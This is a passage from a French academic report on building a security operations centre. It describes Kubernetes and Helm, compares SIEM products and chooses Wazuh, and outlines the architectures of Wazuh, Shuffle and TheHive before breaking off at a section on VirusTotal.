


FIGURE 3.1 – Architecture du Kubernetes

## 3.4 Helm

Kubernetes représente un outil précieux pour les développeurs spécialisés dans le cloud. Néanmoins, il ne traite pas tous les éléments à lui seul : certains enjeux échappent à ses compétences ou ne peuvent pas être réglés par Kubernetes [44].

Helm est reconnu comme étant « l'outil de gestion des paquets pour Kubernetes », est un projet open source qui a été d'abord développé par DeisLabs et qui est maintenant pris en charge par la CNCF. L'objectif de Helm en tant que gestionnaire de paquets est de rendre la gestion (installation, mise à jour ou désinstallation) des paquets pour les applications Kubernetes simple et automatisée, et de les déployer avec seulement quelques commandes [44].

### 3.4.1 Concepts clés de Helm

1. **Charts :** Un chart Helm est un package prêt à l'emploi qui décrit une application Kubernetes. Il contient :
  - **Des templates YAML :** Fichiers de configuration pour les déploiements, services, ConfigMaps, etc.
  - **Des valeurs par défaut (values.yaml) :** Paramètres personnalisables comme le nombre de répliques, ressources CPU/RAM.
  - **Des métadonnées (Chart.yaml) :** Fichier qui contient les données du chart comme Nom,

version, dépendances.

2. **Release** : Une release est une instance d'un chart déployée dans un cluster Kubernetes. Chaque release a un nom unique et un historique de versions.
3. **Repository (Dépôt)** : Un repository est un emplacement distant qui contient et propose ces packages de chart, comme **Artifact Hub**.

## 3.5 Choix du SIEM

Un SIEM constitue la pierre angulaire d'un SOC moderne. Il centralise la collecte, l'analyse et la corrélation des journaux de sécurité. Sur le marché, nous trouvons diverses solutions, qu'elles soient open source ou propriétaires, chacune conçue pour répondre à des besoins spécifiques.

### Solutions Open-source :

- **Wazuh** : Il combine un SIEM, XDR, avec une gestion et détection des vulnérabilités tout en s'appuyant sur les règles du cadre MITRE ATT&CK. Grâce à une architecture unifiée, il offre une intégration fluide avec divers outils.
- **ELK Stack** : Il offre la collecte, de stockage et de visualisation des journaux, offrant une flexibilité grâce à l'utilisation de plugins. Cependant, il nécessite une configuration avancée manuelle.
- **OSSEC** : Il se concentre sur la détection HIDS (Host-based) et la surveillance des fichiers. Léger et facile à déployer sur les endpoints, il présente toutefois un manque de gestion centralisée des logs.

### Solutions propriétaires :

- **Splunk Enterprise Security** : C'est le leader du marché, bénéficiant d'une maturité sans égale. Il propose des analyses en temps réel, une intégration avec l'intelligence artificielle et des rapports avancés. Toutefois, ses coûts élevés peuvent représenter un frein pour les PME.
- **Microsoft Sentinel** : Une intégration fluide avec Azure et des connecteurs SaaS. Ce système est spécialement optimisé pour les environnements Microsoft et s'inscrit pleinement dans l'écosystème d'Azure.
- **IBM QRadar** : Il propose une corrélation avancée et une gestion des risques, accompagnées d'une puissance analytique adaptée aux grands environnements. Cependant, son déploiement peut s'avérer difficile et complexe, entraînant des coûts élevés.

## Comparaison entre différents SIEM

TABLE 3.2 – Comparaison entre les différents SIEM

| Critère               | Wazuh                                                                      | IBM QRadar                                                       | ELK Stack                                                        |
|-----------------------|----------------------------------------------------------------------------|------------------------------------------------------------------|------------------------------------------------------------------|
| Type                  | Open Source                                                                | Propriétaire                                                     | Open Source                                                      |
| Coût                  | Gratuit                                                                    | Coût élevé (licences, maintenance, support)                      | Gratuit (coûts possibles pour les plugins premium)               |
| Fonctionnalités       | SIEM + XDR + Gestion des vulnérabilités                                    | SIEM avancé + UEBA + Analytique prédictive                       | Collecte, stockage, visualisation de logs                        |
| Détection des Menaces | Règles MITRE ATT&CK, corrélation basée sur des signatures et comportements | Machine Learning, corrélation en temps réel, analyse des risques | Nécessite des configurations manuelles                           |
| Scalabilité           | Scalable via Kubernetes                                                    | 1Scalabilité élevée                                              | Scalabilité horizontale, configuration complexe                  |
| Intégration           | Native avec Elastic Stack, Cortex, Kubernetes, MISP                        | Écosystème IBM, APIs propriétaires                               | Plugins pour intégration                                         |
| Threat Intelligence   | Support de MISP, VirusTotal, AbuseDB via Cortex                            | Flux de TI intégrés                                              | Nécessite des plugins externes                                   |
| Conformité            | Modules RGPD, PCI-DSS, NIST                                                | Certifications complètes                                         | Personnalisable pour la conformité, mais sans modules prédéfinis |
| Support/Communauté    | Communauté active, documentation détaillée                                 | Support IBM premium (24/7), mais coûteux                         | Grande communauté, support commercial                            |
| Cas d'Usage Idéal     | PME, SOCaaS, hybrides                                                      | Grandes entreprises                                              | Centralisation de logs                                           |

Nous avons choisi Wazuh comme SIEM afin de répondre aux critères préalablement établis.



### 3.5.1 Wazuh

Wazuh est une plateforme de sécurité gratuite et open source qui combine XDR et SIEM pour protéger les données dans différents environnements. Elle aide les organisations et les individus à sécuriser leurs actifs.

Wazuh possède l'une des plus grandes communautés de sécurité open source au monde où l'on peut apprendre, discuter et contribuer [47].

#### Composants du Wazuh

La solution Wazuh repose sur le Wazuh agent, déployé sur les terminaux surveillés, et sur trois composants centraux : le Wazuh-Server, Wazuh-Indexer et le Wazuh-Dashboard.

##### 1. Wazuh Agent [49]

Wazuh-Agent est compatible avec divers systèmes d'exploitation tels que Linux, Windows, macOS, Solaris et AIX. Il peut être installé sur des ordinateurs portables, des ordinateurs de bureau, des serveurs, ainsi que sur des instances cloud, des conteneurs ou des machines virtuelles. Il contribue à la protection de votre système grâce aux :

- Fonctionnalités de prévention, de détection et de réponse aux menaces.
- Collecte de données applicatives et l'agrégation de logs système.
- Communication et authentification mutuelle entre agents et serveur.

Comme il contient des modules configurables, effectuent différentes tâches de sécurité et peuvent être activé ou désactivé en fonction de besoins spécifiques en sécurité.

- **Collecteur de logs** : Lit des fichiers journaux texte et collectent des messages du système d'exploitation.
- **Exécution de la commande** : Exécute des commandes et transmet les résultats au serveur Wazuh.
- **Surveillance de l'intégrité des fichiers** : Surveille la création, suppression ou modification de fichiers.
- **Inventaire du système** : Réalise des analyses pour collecter des données d'inventaire.
- **Détection de malware** : Ce composant est capable de détecter des anomalies ainsi que la possible présence de rootkits.
- **Réponse active** : Gère des actions automatisées face à des menaces.
- **Cloud security monitoring** : Surveille les fournisseurs de cloud et collecte des données de journalisation.




FIGURE 3.2 – Architecture de Wazuh Agent

## 2. Wazuh Server [50]

Le serveur Wazuh examine les données des agents et génère des alertes en cas de menaces. Il aide à gérer la configuration des agents à distance et à suivre leur état. Il utilise des renseignements sur les menaces et enrichit les alertes avec des cadres comme MITRE ATT&CK et des exigences réglementaires.

Le serveur Wazuh comprend plusieurs composants ayant des fonctions spécifiques : inscription de nouveaux agents, validation de l'identité de chaque agent, cryptage des communications entre l'agent Wazuh et le serveur Wazuh.

- **Service d'inscription des agents** : Inscrit de nouveaux agents et distribue des clés d'authentification uniques.
- **Service de connexion des agents** : Vérifie l'identité des agents et gère les configurations centralisées.
- **Moteur d'analyse** : Analyse les données et détecte des schémas pour déclencher des alertes.
- **Wazuh RESTful API** : Permet d'interagir avec l'infrastructure Wazuh et de gérer les configurations et les décodeurs.
- **Filebeat** : Envoie des événements au serveur Wazuh en temps réel.




FIGURE 3.3 – Architecture de Wazuh Server

### 3. Wazuh Indexer [51]

L'indexeur Wazuh est un moteur de recherche et d'analyse plein texte, très évolutif. Il fait partie de Wazuh et indexe les alertes du serveur, offrant une recherche et une analyse presque en temps réel. L'indexeur enregistre des données sous forme de documents JSON, reliant des clés et des valeurs variées.

Wazuh utilise quatre indices distincts pour le stockage de divers types d'événements

- **wazuh-alerts** : Il conserve les alertes émises par le serveur Wazuh. Celles-ci sont générées chaque fois qu'un événement active une règle de priorité suffisamment élevée.
- **wazuh-archives** : Il conserve tous les événements reçus par le serveur Wazuh, qu'ils entraînent ou non le déclenchement d'une règle.
- **wazuh-monitoring** : Conserve les informations sur l'état des agents Wazuh au fil du temps. L'interface web s'en sert pour montrer si les agents sont actifs, déconnectés ou n'ont jamais été connectés.
- **wazuh-statistics** : Il conserve les données liées aux performances du serveur Wazuh. L'interface web s'en sert pour afficher les statistiques de performance.

### 4. Wazuh Dashboard [52]

Le tableau de bord Wazuh offre une interface utilisateur web à la fois flexible et intuitive. Il permet d'explorer, d'analyser et de visualiser les données relatives aux événements et aux alertes de sécurité. De plus, il constitue un outil essentiel pour la gestion et la surveillance de la plateforme Wazuh.

- **Visualisation et analyse des données** : Il permet d’explorer les données et alertes de sécurité du serveur Wazuh, de créer des rapports et des visualisations personnalisées.
- **Surveillance et configuration des agents** : Les utilisateurs peuvent gérer et suivre l’état des agents via le tableau de bord.
- **Gestion de la plateforme** : Il permet de surveiller l’état, d’accéder aux journaux et de configurer le serveur Wazuh.
- **Outils de développement** : Il inclut un outil de test de règles pour vérifier le décodage des messages de journal.

## 3.6 Choix du SOAR

SOAR (Security Orchestration, Automation and Response) est un composant essentiel d’un Centre des Opérations de Sécurité, destiné à automatiser, orchestrer et répondre aux incidents de sécurité. Nous avons choisi les plateformes selon les trois éléments du SOAR qui sont SOA, SIRP et TIP.

### 3.6.1 SOA : Shuffle

Shuffle a été conçu en réponse à plusieurs défis d’automatisation nécessitant une attention particulière de la part de la communauté CERT/SIRT. Les solutions d’automatisation actuellement disponibles dans le domaine de la sécurité tentent de centraliser de nombreuses tâches : gestion des tickets, suivi des indicateurs, traitement des informations sur les menaces, et bien plus encore, le tout sur une plateforme unique. En revanche, l’objectif de Shuffle est de développer la solution d’automatisation la plus efficace, tout en garantissant sa compatibilité avec tous les outils existants [53].

#### Architecture

La plateforme est divisée en deux parties principales : le serveur et les workers. Le serveur héberge l’ensemble des composants, de l’activité de l’API à la validation des workflows, tandis que les workers sont des unités autonomes fonctionnant de manière similaire à des microservices. La partie supérieure (serveur) et la partie inférieure (workers) peuvent être installées sur des hôtes différents et être regroupées en cluster [54].

Installation sur un serveur unique :




FIGURE 3.4 – Architecture de Shuffle

### 1. Frontend (Interface utilisateur graphique)

Le frontend est développé en **ReactJS**, offrant une interface utilisateur intuitive pour :

- Créer et gérer des workflows via une interface glisser-déposer.
- Visualiser l'exécution des workflows en temps réel.
- Gérer les utilisateurs, organisations et applications.

Il utilise des bibliothèques telles que **Cytoscape** pour la représentation graphique des workflows et **Material UI** pour les composants d'interface.

### 2. Backend (Serveur principal)

Le backend, développé en **Go (Golang)**, est responsable de :

- La gestion des **API REST** sécurisées.
- La validation, le stockage et l'ordonnancement des workflows.
- La gestion des utilisateurs, des organisations et des droits d'accès.
- La communication avec les autres composants tels qu'**Orborus** et les **Workers**.

Il constitue le cœur de la plateforme, orchestrant l'ensemble des opérations.

### 3. Base de données (Datastore)

Shuffle utilise **Opensearch**, une base de données NoSQL, pour stocker :

- Les définitions de workflows.
- Les configurations des applications.
- Les métadonnées des exécutions.
- Les informations sur les utilisateurs et les organisations.

Cette base assure la persistance des données essentielles au fonctionnement de la plateforme.

### 4. Orborus (Planificateur de Workers)

**Orborus** est un composant écrit en Go qui joue le rôle de planificateur pour les **Workers**. Ses responsabilités incluent :

- Le déploiement et la gestion des Workers.
- La surveillance de l'état des Workers (actifs, inactifs).
- La distribution des tâches d'exécution des workflows aux Workers appropriés.

Il assure une orchestration efficace et une répartition optimale des charges de travail.

### 5. Workers (Unités d'exécution)

Les **Workers** sont des unités d'exécution autonomes qui traitent les actions définies dans les workflows.

Leurs caractéristiques principales sont :

- Exécution des tâches spécifiques (appels API, traitements de données, etc.).
- Fonctionnement en parallèle pour une scalabilité horizontale.
- Déploiement sur des hôtes distincts pour une distribution géographique ou une isolation des tâches.

Ils permettent une exécution distribuée et efficace des workflows.

### 6. Applications (Apps)

Les **Apps** sont des modules d'intégration qui permettent à Shuffle d'interagir avec des outils et services externes. Leurs caractéristiques incluent :

- Développement en **Python** ou configuration via un fichier `appspec.yaml`.
- Chaque App regroupe plusieurs **actions**, qui représentent des opérations précises (ex. : envoyer un message Slack, créer une alerte dans TheHive, faire une requête API).
- Les Apps sont **exécutées par les Workers** et peuvent être partagées ou personnalisées.
- Les utilisateurs peuvent créer leurs propres Apps via une interface dédiée ou en clonant des modèles existants depuis le dépôt GitHub officiel de Shuffle.

*Remarque :* Avant utilisation dans un workflow, une App doit être **activée** et éventuellement **configurée** avec des identifiants d'API ou des paramètres d'environnement.

## 7. Workflows

Les **workflows** sont des graphes dirigés représentant l'automatisation des tâches. Ils sont l'élément central de Shuffle et permettent d'exécuter une série d'actions automatiquement. Leur fonctionnement est le suivant :

- Créés via une interface visuelle (drag-and-drop) ou via API.
- Composés de **nœuds (actions)** connectés logiquement.
- Peuvent inclure :
  - Des **conditions** (if/else),
  - Des **boucles** (loop),
  - Des **variables** (globales ou locales),
  - Des appels d'API personnalisés.
- Les workflows sont **versionnés** et peuvent être testés manuellement ou déclenchés automatiquement.

Chaque exécution d'un workflow est appelée une **run**, et peut être consultée en temps réel pour voir les erreurs ou résultats de chaque étape.

## 8. Déclencheurs (Triggers)

Les **triggers** servent à **démarrer automatiquement** un workflow selon un événement. Ce sont des points d'entrée définis par l'utilisateur ou par une intégration. Types principaux :

- **Déclencheurs HTTP (Webhooks)** : Reçoivent des requêtes externes (ex. depuis un SIEM ou une alerte de sécurité).
- **Déclencheurs Programmée (Scheduled)** : Exécution planifiée via des règles de type **cron** (par ex. toutes les heures, tous les lundis).
- **Déclencheurs App** : Exécution déclenchée par certaines Apps ou intégrations.

Chaque trigger peut passer des **paramètres d'entrée** au workflow, utilisables sous forme de variables dans les étapes suivantes.

### 3.6.2 SIRP : TheHive

TheHive propose une plateforme complète de réponse aux incidents de sécurité «4-en-1», constituant un outil essentiel pour les SOC, les Équipes CSIRT, les Équipes CERT, ainsi que pour tous les professionnels de la cybersécurité impliqués dans la gestion rapide et efficace des incidents.

Elle regroupe un ensemble robuste de fonctionnalités destinées à optimiser les workflows de réponse aux incidents, à renforcer la collaboration et à permettre aux analystes de sécurité de mener des enquêtes approfondies et de contenir efficacement les menaces.

Grâce à son intégration fluide avec MISP et à ses capacités avancées de gestion des tâches, de traitement des preuves et d'intégration de renseignements sur les menaces, TheHive s'impose comme un outil indispensable pour les équipes modernes de SOC, CSIRT et CERT [55].

### Fonctionnalités clés

- **Intégration avec MISP** : Intégration étroite avec MISP pour une collaboration fluide et un partage d'informations efficace.
- **Collaboration en temps réel** : Plusieurs analystes peuvent collaborer simultanément grâce à des mises à jour en direct sur les dossiers, les tâches, les observables et les indicateurs de compromission (IOCs).
- **Gestion efficace des tâches** : Des notifications dédiées permettent une gestion et une attribution efficaces des tâches, avec la possibilité d'importer des données depuis diverses sources telles que les rapports email, les fournisseurs de CTI et les SIEM.
- **Modèles personnalisables** : Création de dossiers et de tâches à l'aide d'un moteur de modèles flexible, permettant d'ajouter des métriques et des champs personnalisés pour piloter l'activité de l'équipe et identifier les axes d'automatisation.
- **Gestion des preuves** : Les analystes peuvent enregistrer leur progression, joindre des preuves ou des fichiers, ajouter des étiquettes, et importer de manière sécurisée des archives ZIP protégées par mot de passe contenant des données suspectes.
- **Gestion des observables** : Ajout et gestion faciles des observables, individuellement ou en masse, avec possibilité d'import direct depuis des événements MISP ou des alertes. Des fonctions de tri et de filtrage facilitent le traitement.
- **Intégration de la cyberveille (Threat Intelligence)** : Utilisation des analyseurs et répondeurs pour enrichir les enquêtes, accélérer la détection, et contenir les menaces. Utilisation des étiquettes, signalement des IOCs, et reconnaissance des observables déjà rencontrés pour renforcer la cyberveille.

### Architecture

TheHive peut être installé sur un serveur unique ou en cluster selon les besoins de montée en charge. Son architecture modulaire permet de déployer séparément l'application, la base de données, le moteur d'indexation et le stockage des fichiers, offrant flexibilité et scalabilité.

Les composants clés sont :

- **Apache Cassandra** Pour le stockage des données,
- **Elasticsearch** Pour l'indexation,
- **Stockage de fichiers** Via le système local, **NFS** ou **S3 MINIO** selon l'environnement.



### 1. TheHive (Application principale)

TheHive est le cœur de la plateforme, offrant une interface web intuitive pour la gestion des incidents de sécurité. Elle permet aux analystes de créer, suivre et collaborer sur des cas, d'analyser des observables. L'application est conçue pour être déployée en mode autonome ou en cluster, assurant ainsi une haute disponibilité et une scalabilité adaptée aux besoins des organisations.

### 2. Apache Cassandra (Base de données)

Apache Cassandra est une base de données NoSQL distribuée utilisée par TheHive pour stocker de manière fiable les informations relatives aux cas, tâches, observables et autres entités. Sa conception sans point de défaillance unique assure une haute disponibilité et une tolérance aux pannes. Dans une configuration en cluster, il est recommandé de déployer au moins trois nœuds Cassandra avec un facteur de réplication de 3 pour garantir la redondance des données.




FIGURE 3.5 – Cassandra

### 3. Elasticsearch (Moteur d'indexation)

Elasticsearch est utilisé pour indexer et rechercher rapidement les données stockées dans TheHive. Il permet des recherches efficaces sur les cas, observables et autres entités, facilitant ainsi l'analyse et la corrélation des informations. TheHive est compatible avec les versions 7.x et 8.x d'Elasticsearch. Il est également possible d'utiliser OpenSearch comme alternative.




FIGURE 3.6 – Elastic Search

#### 4. MinIO (Stockage d'objets)

MinIO est une solution de stockage d'objets compatible avec l'API S3, utilisée par TheHive pour stocker les fichiers associés aux cas, tels que les pièces jointes, les preuves et les rapports. Elle offre une scalabilité horizontale et une haute disponibilité, essentielles pour les environnements en cluster. Chaque nœud de TheHive peut être configuré pour accéder à MinIO via un équilibreur de charge, garantissant ainsi une distribution efficace des fichiers.




FIGURE 3.7 – Architecture de MinIO

### 3.6.3 TIP

Dans une architecture SOAR, l'intégration de services de Threat Intelligence par le biais d'API publiques constitue un élément essentiel de l'automatisation des processus d'enrichissement. Des plateformes telles que VirusTotal, AbuseIPDB ou IPinfo permettent d'obtenir rapidement des informations contextuelles sur des fichiers, des adresses IP ou des domaines suspects. Ces API sont utilisées pour alimenter les workflows d'analyse, faciliter la prise de décision automatisée, et améliorer la qualité des réponses aux incidents de sécurité.

#### 1. VirusTotal

